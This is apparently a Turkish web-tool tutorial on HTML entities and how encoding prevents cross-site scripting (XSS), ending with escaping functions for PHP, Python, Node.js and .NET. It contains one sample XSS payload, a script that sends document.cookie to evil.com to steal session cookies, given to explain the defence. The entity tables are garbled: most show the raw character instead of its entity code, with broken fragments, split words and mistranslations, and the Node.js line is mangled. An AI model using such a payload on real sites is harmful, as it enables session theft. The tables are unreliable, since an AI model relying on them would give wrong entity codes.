
HTML Varlıkları Nedir?


HTML varlıkları, HTML işaretlemesinde özel anlamı olan karakterlerin temsilleridir. Kodlanacak en kritik beş karakter:
| Karakter | HTML Varlık | Adlandırılmış Varlık | Neden Tehlikeli |
|---|---|---|---|
| < | < | < | Açılır HTML etiketler |
| > | >[ | > | Kapanıyor HTML etiketler |
| & | & | & | Başlıyor varlık referanslar |
| " | &qu ot; | " | Kapanır nitelik değerler |
| ' | ' | ' | Kapanıyor özellik değerleri |
Ortak ekran varlıkları:
| Karakter | HTML Varlık | Anlamı |
|---|---|---|
| © | &kopyala | Telif Hakkı |
| ® | ® | Kayıtlı ticari marka |
| ™ | ™ | Tr ademark |
| → | → | Sağ ok |
| ← | ← | Sol ok |
| • | • | Bu llet |
| — | — | Em tire |
| – | – | Tr tire |
| Kesilmez boşluk | |
| € | € | Euro imzala |
XSS Saldırıları Nasıl Çalışır ve Kodlama Bunları Nasıl Önler

Siteler Arası Komut Dosyası Çalıştırma (XSS) en yaygın web güvenlik açıklarından biridir. Saldırgan tarafından kontrol edilen veriler bir web sayfasında düzgün bir şekilde kaçış yapılmadan görüntülendiğinde meydana gelir.
Örnek güvenlik açığı: Bir arama sayfası şunu görüntüler: "Aradığınız şey: [kullanıcı girişi]" Saldırgan şunu gönderir: <script>document.location='https://evil.com/?cookies='+document.cookie</script> Kodlama olmadan, tarayıcı bu komut dosyasını çalıştırarak oturum çerezlerini çalar.
Doğru HTML varlık kodlamasıyla: <, < olur ve > olur >. Tarayıcı, ham metni kod olarak yürütmek yerine görüntüler.
Bu neden önemli: OWASP'ın yıllık raporu, XSS'yi sürekli olarak en iyi 10 web güvenlik açığı arasında sıralıyor. Büyük ihlaller, oturum belirteçlerini çalmak, web sitelerini tahrif etmek ve kullanıcıları kötü amaçlı sitelere yönlendirmek için XSS'den yararlandı.
ToolDolfen'de HTML Varlıklarını Kodlama ve Kod Çözme


Şunları yapmak için ToolDolfen HTML Varlıkları aracını kullanarak şunları yapın:
- HTML'yi kodlayın: Kullanıcı tarafından gönderilen içeriği, API yanıtlarını veya bir HTML belgesinde görüntülenecek herhangi bir dizeyi yapıştırın. Araç, tüm tehlikeli karakterleri güvenli varlık referanslarına dönüştürür.
- Varlıkların kodunu çöz: Orijinal karakterleri görmek için varlık kodlu HTML'yi yapıştırın — API yanıtlarında veya şablon motorlarında kaçan içerikte hata ayıklarken kullanışlıdır.
Kodda: Uygun arka uç çerçeveleri yerleşik HTML kodlama işlevleri sağlar:
- PHP:
htmlspecialchars($text, ENT_QUOTES, 'UTF-8') - Python:
html.escape(text) - Node.js:
hegibi bir kitaplık kullanın veyavarlıklar - .NET:
HttpUtility.HtmlEncode(text)
Önerilen Yardımcı Kılavuzlar
Dijital iş akışınızı geliştirmek için bu konu kümesindeki tamamlayıcı eğitimleri ve yardımcı programları keşfedin: